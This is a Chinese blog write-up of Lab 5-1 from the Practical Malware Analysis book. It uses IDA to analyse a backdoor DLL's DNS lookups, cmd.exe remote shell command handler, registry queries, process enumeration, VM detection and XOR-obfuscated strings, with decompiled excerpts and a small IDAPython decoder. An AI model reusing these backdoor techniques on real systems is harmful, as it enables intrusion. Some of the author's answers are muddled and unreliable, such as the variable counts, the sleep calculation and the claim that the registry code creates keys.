

恶意代码分析实战Lab0501

原创

Flying_Fatty 于 2018-02-08 07:28:26 发布 237 收藏

分类专栏: [恶意代码分析实战](#) 文章标签: [恶意代码分析实战课后习题](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/kevin66654/article/details/79271536>

版权




[恶意代码分析实战](#) 专栏收录该内容

43 篇文章 2 订阅

订阅专栏

问题1: DIIMain的地址




地址是1000D02E

问题2: 使用Imports窗口浏览到gethostbyname, 导入函数定位到什么地址

Address	Ordinal	Name	Library
100163CC	52	gethostbyname	WS2_32

地址是100163CC

问题3: 有多少函数调用了gethostbyname



Direction	Typ	Address	Text
Up	p	sub_10001074:loc_10001...	call ds:gethostbyname
Up	p	sub_10001074+1D3	call ds:gethostbyname
Up	p	sub_10001074+26B	call ds:gethostbyname
Up	p	sub_10001365:loc_10001...	call ds:gethostbyname
Up	p	sub_10001365+1D3	call ds:gethostbyname
Up	p	sub_10001365+26B	call ds:gethostbyname
Up	p	sub_10001656+101	call ds:gethostbyname
Up	p	sub_1000208F+3A1	call ds:gethostbyname
Up	p	sub_10002CCE+4F7	call ds:gethostbyname
Up	r	sub_10001074:loc_10001...	call ds:gethostbyname
Up	r	sub_10001074+1D3	call ds:gethostbyname
Up	r	sub_10001074+26B	call ds:gethostbyname
Up	r	sub_10001365:loc_10001...	call ds:gethostbyname
Up	r	sub_10001365+1D3	call ds:gethostbyname
Up	r	sub_10001365+26B	call ds:gethostbyname
Up	r	sub_10001656+101	call ds:gethostbyname
Up	r	sub_1000208F+3A1	call ds:gethostbyname
Up	r	sub_10002CCE+4F7	call ds:gethostbyname

问题4: 在位于0x10001757处对于gethostbyname的调用, 触发的是哪个DNS请求

如上图所示, 1757的调用时图上的第六个, 所以我们来分析1656这个函数即可

```

if ( memcmp(off_10019040[0] + 13, asc_10093540, 0x10u) && !dword_1008E5CC )
{
    v8 = gethostbyname((const char *)off_10019040[0] + 13);
    v9 = v8;
    if ( v8 )
    {
        memcpy(&Dst, *(const void **)v8->h_addr_list, v8->h_length);
        v45 = v9->h_addrtype;
        v10 = inet_ntoa(Dst);
        strncpy(cp, v10, 0x10u);
        strncpy(::Str, (const char *)off_10019038[0] + 13, 5u);
        WinExec(CmdLine, 0);
    }
}

```

```

off_10019040    dd offset aThisIsRdoPics
                ; DATA XREF: sub_10001656:loc_10001722↑r
                aThisIsRdoPics db '[This is RDO]pics.practicalmalwareanalysis.com',0

```

在函数中找到gethostbyname的调用, 前后观察其重要的常量字符串

问题5、6: IDA识别了1656函数的多少个局部变量和参数

这个问题其实没有太大意义, 知道怎么操作就好。

当前版本的IDA, 识别的是一个参数lpThreadParameter, 以及62个参数

问题7: 定位cmd.exe /c.

Shift + F12, 查看Strings

Address	Length	Typ	String
xdoors_d:10093480	0000000A	C	startxcmd
xdoors_d:10095B34	0000000D	C	\\cmd.exe /c


问题8: 在\cmd.exe /c的附近发生了什么

```
.text:100101C2          call    ds:GetSystemDirectoryA
.text:100101C8          cmp     dword_1008E5C4, ebx
.text:100101CE          jz      short loc_100101D7
.text:100101D0          push   offset aCmd_exeC6654 "\cmd.exe /c "
.text:100101D5          jmp     short loc_100101DC
.text:100101D7          -----
```

发现到了GetSystemDirectory的API函数调用

问题9: 观察dword_1008E5C4的交叉引用

查看全局变量的交叉引用如图



根据引用来看, 恶意代码是使用eax, edi, ebx这些寄存器来赋值该全局变量

```
.text:10001656          sub     esp, 678h
.text:1000165C          push   ebx
.text:1000165D          push   ebp
.text:1000165E          push   esi
.text:1000165F          push   edi
.text:10001660          call   sub_10001000
.text:10001665          test   eax, eax
.text:10001667          jnz    short loc_1000168C
.text:10001669          xor    ebx, ebx
.text:1000166B          mov    [esp+688h+var_674], ebx
.text:1000166F          mov    [esp+688h+hModule], ebx
.text:10001673          call   sub_10003695
.text:10001678          mov    dword_1008E5C4, eax
.text:1000167D          call   sub_100036C3
```

eax是多少? 在1665的test eax,eax时, 当eax为0时, jnz不成立, 会顺序往下走。即当eax=0时, 全局变量1008E5C4为0, 会顺序执行下面的Sleep和WSAStartup函数

```
.text:10007312          push   ebp
.text:10007313          mov    ebp, esp
.text:10007315          sub   esp, 208h
.text:1000731B          push   ebx
.text:1000731C          push   esi
.text:1000731D          push   edi
.text:1000731E          xor    edi, edi
.text:10007320          cmp    dword_1008E5C4, edi
.text:10007326          jz     loc_100073D2
.text:1000732C          call   ds:GetCurrentThreadId
.text:10007332          push   eax ; dwThreadId
.text:10007333          call   ds:GetThreadDesktop
.text:10007339          push   400001CFh ; dwDesiredAccess
.text:1000733E          push   edi ; Finherit
.text:1000733F          push   edi ; dwFlags
.text:10007340          mov    esi, eax
.text:10007342          call   ds:OpenInputDesktop
```

xor edi,edi即赋值edi为0.

当edi为0时, cmp之后有个jz, 所以是当全局变量不为0时, 执行GetCurrentThreadId与GetThreadDesktop等函数

```

.text:100101A5      push     400h          ; uSize
.text:100101AA      mov     [ebp+StartupInfo.hStdError], eax
.text:100101AD      mov     [ebp+StartupInfo.hStdOutput], eax
.text:100101B0      lea    eax, [ebp+CommandLine]
.text:100101B6      mov     [ebp+StartupInfo.wShowWindow], bx
.text:100101BA      push    eax           ; lpBuffer
.text:100101BB      mov     [ebp+StartupInfo.dwFlags], 101h
.text:100101C2      call   ds:GetSystemDirectoryA
.text:100101C8      cmp     dword_1008E5C4, ebx
.text:100101CE      jz     short loc_100101D7
.text:100101D0      push    offset aCmd_exeC ; "\\cmd.exe /c "
.text:100101D5      jmp     short loc_100101DC

```

这里就看不出啥区别了，待会儿看完writeup来补思路

问题10：观察0x1000FF58处的多处memcmp.robotwork如果成功匹配（返回值为0），会发生什么

这里看到多个memcmp，且是多种字符串的匹配，很像恶意代码控制台的selectmenu

```

xdoors_d:10095B04 aEnmagic      db 'enmagic',0        ; DATA XREF: sub_1000FF58+42970
xdoors_d:10095B0C aCd           db 'cd',0             ; DATA XREF: sub_1000FF58+3AA70
xdoors_d:10095B0F      align 10h
xdoors_d:10095B10 aExit        db 'exit',0          ; DATA XREF: sub_1000FF58+38D70
xdoors_d:10095B15      align 4
xdoors_d:10095B18 aQuit        db 'quit',0          ; DATA XREF: sub_1000FF58+36F70
xdoors_d:10095B1D      align 10h
xdoors_d:10095B20 ; char aCommand_exeC[]
xdoors_d:10095B20 aCommand_exeC db '\\command.exe /c ',0 ; DATA XREF: sub_1000FF58:loc_100101D770
xdoors_d:10095B31      align 4
xdoors_d:10095B34 aCmd_exeC    db '\\cmd.exe /c ',0  ; DATA XREF: sub_1000FF58+27870
xdoors_d:10095B41      align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah ; DATA XREF: sub_1000FF58+14570
xdoors_d:10095B44      db 'Welcome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44      db 0Dh,0Ah
xdoors_d:10095B44      db 'Machine UpTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
xdoors_d:10095B44      db 'ds]',0Dh,0Ah
xdoors_d:10095B44      db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
xdoors_d:10095B44      db 'nds]',0Dh,0Ah
xdoors_d:10095B44      db 0Dh,0Ah
xdoors_d:10095B44      db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44      db 0Dh,0Ah,0

```

比如说登陆之后的提示符，cd、exit等执行，很像恶意代码控制台的selectmenu

Address	Length	Typ	String
xdoors_d:10094094	0000001E	C	\r\n\r\n[Robot_WorkTimes:]%d\r\n\r\n
xdoors_d:10094094	0000001E	C	\r\n\r\n[Robot_WorkTime:]%d\r\n\r\n
xdoors_d:10095A...	0000000A	C	robotwork

利用Strings功能，找到robotwork

```

else if ( !memcmp(&dst, aUptime, 6u) )
{
    sub_10004DCA(s);
}
else if ( !memcmp(&dst, aLanguage, 8u) )
{
    sub_10004E79(s);
}
else if ( !memcmp(&dst, aRobotwork, 9u) )
{
    sub_100052A2(s);
}
else if ( !memcmp(&dst, aMbase, 5u) )
{
    sub_10004EE0(s);
}

```

说明一个字符串的成功匹配，会调用到一个一一对应的函数，robotwork对应的是100052A2

```
if ( RegOpenKeyExA(HKEY_LOCAL_MACHINE, aSoftwareMicros, 0, 0xF003Fu, &phkResult) )
{
    result = RegCloseKey(phkResult);
}
else
{
    if ( !RegQueryValueExA(phkResult, aWorktime, 0, &Type, &Data, &cbData) )
    {
        v2 = atoi((const char *)&Data);
        sprintf(&Dest, aRobot_worktime, v2);
        v3 = strlen(&Dest);
        sub_100038EE(s, (int)&Dest, v3);
    }
    memset(&Data, 0, 0x200u);
    if ( !RegQueryValueExA(phkResult, aWorktimes, 0, &Type, &Data, &cbData) )
    {
        v4 = atoi((const char *)&Data);
        sprintf(&Dest, aRobot_workti_0, v4);
        v5 = strlen(&Dest);
        sub_100038EE(s, (int)&Dest, v5);
    }
    result = RegCloseKey(phkResult);
}
return result;
```

可见，其功能是完成注册表的新建

```
xdoors_d:10093A50 ; CHAR aSoftwareMicros[]
xdoors_d:10093A50 aSoftwareMicros db 'SOFTWARE\Microsoft\Windows\CurrentVersion',0
```

问题11: PSLIST导出函数

可见，其功能是完成注册表的新建

```
result = sub_100036C3();
if ( result )
{
    if ( strlen(Str) )
        result = sub_1000664C(a1, 0, Str);
    else
        result = sub_10006518();
}
dword 1008E5BC = 0;
return result;
```

分析其中调用的几个函数

36C3: 调用API函数GetVersionEx，在一个OSVERSIONINFO结构中载入与平台和操作系统有关的版本信息

664C:

```

if ( Process32First(hSnapshot, &pe) )
{
    do
    {
        v5 = strlen(Str);
        if ( !strnicmp(pe.szExeFile, Str, v5) )
        {
            v6 = OpenProcess(0x410u, 0, pe.th32ProcessID);
            EnumProcessModules(v6, &hModule, 0x1000u, &cbNeeded);
            memset(&Dst, 0, 0x104u);
            GetModuleFileNameExA(v6, hModule, &Dst, 0x104u);
            sprintf(&Dst, a16d20sD, pe.th32ProcessID, pe.szExeFile, pe.cntThreads);
            sub_100038BB(s, &Dst);
            sprintf(&Dst, aS_1, &Dst);
            sub_100038BB(s, &Dst);
            if ( dword_1000E5BC )
                sub_1000620C(a16d20sDS, pe.th32ProcessID);
            CloseHandle(v6);
        }
    }
    while ( Process32Next(hSnapshot, &pe) );
}
else
{
    v7 = GetLastError();
    sprintf(&Dst, aProcess32First, v7);
    sub_100038BB(s, &Dst);
}

```

<http://blog.csdn.net/kevin66654>

在进程列表中搜索所有进程，其中Process32First是获取当前系统中运行的第一个进程，while中的Process32Next是获取下一个进程，形成的链表结构确保能够不重复不遗漏的遍历所有进程。从匹配进程名称来看，应该是恶意代码对于某种类型的系统进程实现了某种监听或者注入

6518:

```

for ( i = Process32First(hSnapshot, &pe); i; i = Process32Next(hSnapshot, &pe) )
{
    v1 = OpenProcess(0x410u, 0, pe.th32ProcessID);
    EnumProcessModules(v1, &hModule, 0x1000u, &cbNeeded);
    memset(&Dst, 0, 0x104u);
    GetModuleFileNameExA(v1, hModule, &Dst, 0x400u);
    if ( dword_1000E5BC )
        sub_1000620C(a16d20sDS, pe.th32ProcessID);
    CloseHandle(v1);
}


```

<http://blog.csdn.net/kevin66654>

和上面的664C框架结构类似

猜想：该导出函数实现的是对进程中的含有特殊字符串进程的监听或者是注入

问题12：分析函数10004E79



不知道为啥不能调用出函数的交叉引用图来。4E79调用了GetSystemDefaultLangID。查看的是系统的默认语言环境。然后是被1656调用

Direction	Type	Address	Text
D...	p	sub_1000FF58+4E5	call sub_10004E79

戳进去看一眼，果然就是之前分析的，多个特征字符串匹配，多个函数调用的地方。重命名为LanguageCheck即可（简洁易懂）

问题13: DIIMain直接调用了多少个Windows API?

第一眼看到的是strnicmp, CreateThread, strncpy这几个

深度为2的需要进去子函数分析

问题14: 0x10001358的Sleep时长

```
v17 = atoi((const char *)off_10019020[0] + 13);
Sleep(1000*v17);
```

这里睡眠的时间是v17的数值，单位是秒。30 + 13 = 43秒

问题15, 16: 1701处socket调用的参数

```
.text:100016FB          push    6                ; protocol
.text:100016FD          push    1                ; type
.text:100016FF          push    2                ; af
.text:10001701          call   ds:socket
```

这里就是标准socket的使用。IDA已经有注释了，protocol, type, af

还是那句话，不加壳不加花的代码是很明显很好分析的，因为作者在写代码的时候是有逻辑的，找到那条主线结合正常的猜想，大致功能基本不会差太多的

根据网上的资料，protocol有如下常见的值：IPPROTO_TCP(6)。当内核向此raw socket交付数据包的时候，是包括整个IP头的，并且已经是重组好的IP包。protocol是IPPROTO_RAW(255)，这时候，这个socket只能用来发送IP包，而不能接收任何的数据。protocol为0 (IPPROTO_IP)的raw socket。用于接收任何的IP数据包。

type如下: SOCK_STREAM=1 (stream connection socket), SOCK_DGRAM=2, SOCK_RAW=3, SOCK_RDM=4, SOCK_SEQPACKET=5, SOCK_DCCP=6, SOCK_PACKET=10

family如下: AF_INET=2

函数调用形式为socket (int family, int type, int protocol)

问题17: 搜索in指令的使用。程序是如何进行VMware检测的?

AF_INET=2

aa

在strings中搜索VM

```
00000014 C [This is DVM]
00000020 C VMware Virtual Ethernet Adapter
00000051 C |r\n[Install Log:] %d\r\n[Detect VM :] %d\r\n[SSDT Ring3 :] %d\r\n[SSDT Ring0 :] %d\r\n...
00000010 C .\vmselfdel.bat
```

```
46 sub_100038EE(s, (int)&Dest, v6);
47 sprintf(&Dest, aHost_name);
48 v7 = strlen((const char *)off_10019048[0] + 13);
49 strncat(&Dest, (const char *)off_10019048[0] + 13, v7);
50 v8 = strlen(&Dest);
51 sub_100038EE(s, (int)&Dest, v8);
52 sprintf(&Dest, aCurl);
53 v9 = strlen((const char *)off_10019044[0] + 13);
54 strncat(&Dest, (const char *)off_10019044[0] + 13, v9);
55 v10 = strlen(&Dest);
56 sub_100038EE(s, (int)&Dest, v10);
57 sprintf(&Dest, aDomain_name);
58 v11 = strlen((const char *)off_10019040[0] + 13);
59 strncat(&Dest, (const char *)off_10019040[0] + 13, v11);
60 v12 = strlen(&Dest);
61 sub_100038EE(s, (int)&Dest, v12);
62 v13 = atoi((const char *)off_10019020[0] + 13);
63 v14 = atoi((const char *)off_10019024[0] + 13);
64 sprintf(&Dest, aHostConnectTyp, dword_1008E5CC, v14, v13);
65 v15 = strlen(&Dest);
66 sub_100038EE(s, (int)&Dest, v15);
67 v16 = atoi((const char *)off_10019030[0] + 13);
68 v17 = atoi((const char *)off_1001902C[0] + 13);
69 v18 = atoi((const char *)off_10019034[0] + 13);
70 v19 = atoi((const char *)off_10019028[0] + 13);
71 sprintf(&Dest, aInstallLogDDet, v19, v18, v17, v16);
72 v20 = strlen(&Dest);
73 return sub_100038EE(s, (int)&Dest, v20);
74 }
```


4EE0这个函数, 在本地找寻机器的各种端口连接信息, 其中aInstallLogDDet中, 在检测VM

问题18、19、20: 在0x1001D988处运行IDA-py, 并且修改显示格式

在汇编处跳转到地址0x1001D988

.data:1001D984	db	0	
.data:1001D985	db	0	
.data:1001D986	db	0	
.data:1001D987	db	0	
.data:1001D988	db	2Dh	; -
.data:1001D989	db	31h	; 1
.data:1001D98A	db	3Ah	; :
.data:1001D98B	db	3Ah	; :
.data:1001D98C	db	27h	; '
.data:1001D98D	db	75h	; u
.data:1001D98E	db	3Ch	; <
.data:1001D98F	db	26h	; &
.data:1001D990	db	75h	; u
.data:1001D991	db	21h	; !
.data:1001D992	db	3Dh	; =
.data:1001D993	db	3Ch	; <
.data:1001D994	db	26h	; &
.data:1001D995	db	75h	; u
.data:1001D996	db	37h	; 7
.data:1001D997	db	34h	; 4
.data:1001D998	db	36h	; 6
.data:1001D999	db	3Eh	; >
.data:1001D99A	db	31h	; 1
.data:1001D99B	db	3Ah	; :
.data:1001D99C	db	3Ah	; :
.data:1001D99D	db	27h	; '
.data:1001D99E	db	79h	; y
.data:1001D99F	db	75h	; u
.data:1001D9A0	db	26h	; &

应该是发现了一个新的区段，或许是代码，或许是其他函数的数据区段。从前面的一堆0来看，这里是一个独立新大陆。在这里运行IDAPy



```
.data:1001D988 a1UUU7461Yu2u10 db 'xdoor is this backdoor, string decoded for '
.data:1001D9B3 aPracticalMalwa db 'Practical Malware Analysis Lab :)1234',0
```

注意提示，一定要在1001D988处

问题21: py代码如何工作的

```
1 sea = ScreenEA()
2
3 for i in range(0x00,0x50):
4     b = Byte(sea+i)
5     decoded_byte = b ^ 0x55
6     PatchByte(sea+i,decoded_byte)
7
```

简单的xor加密解密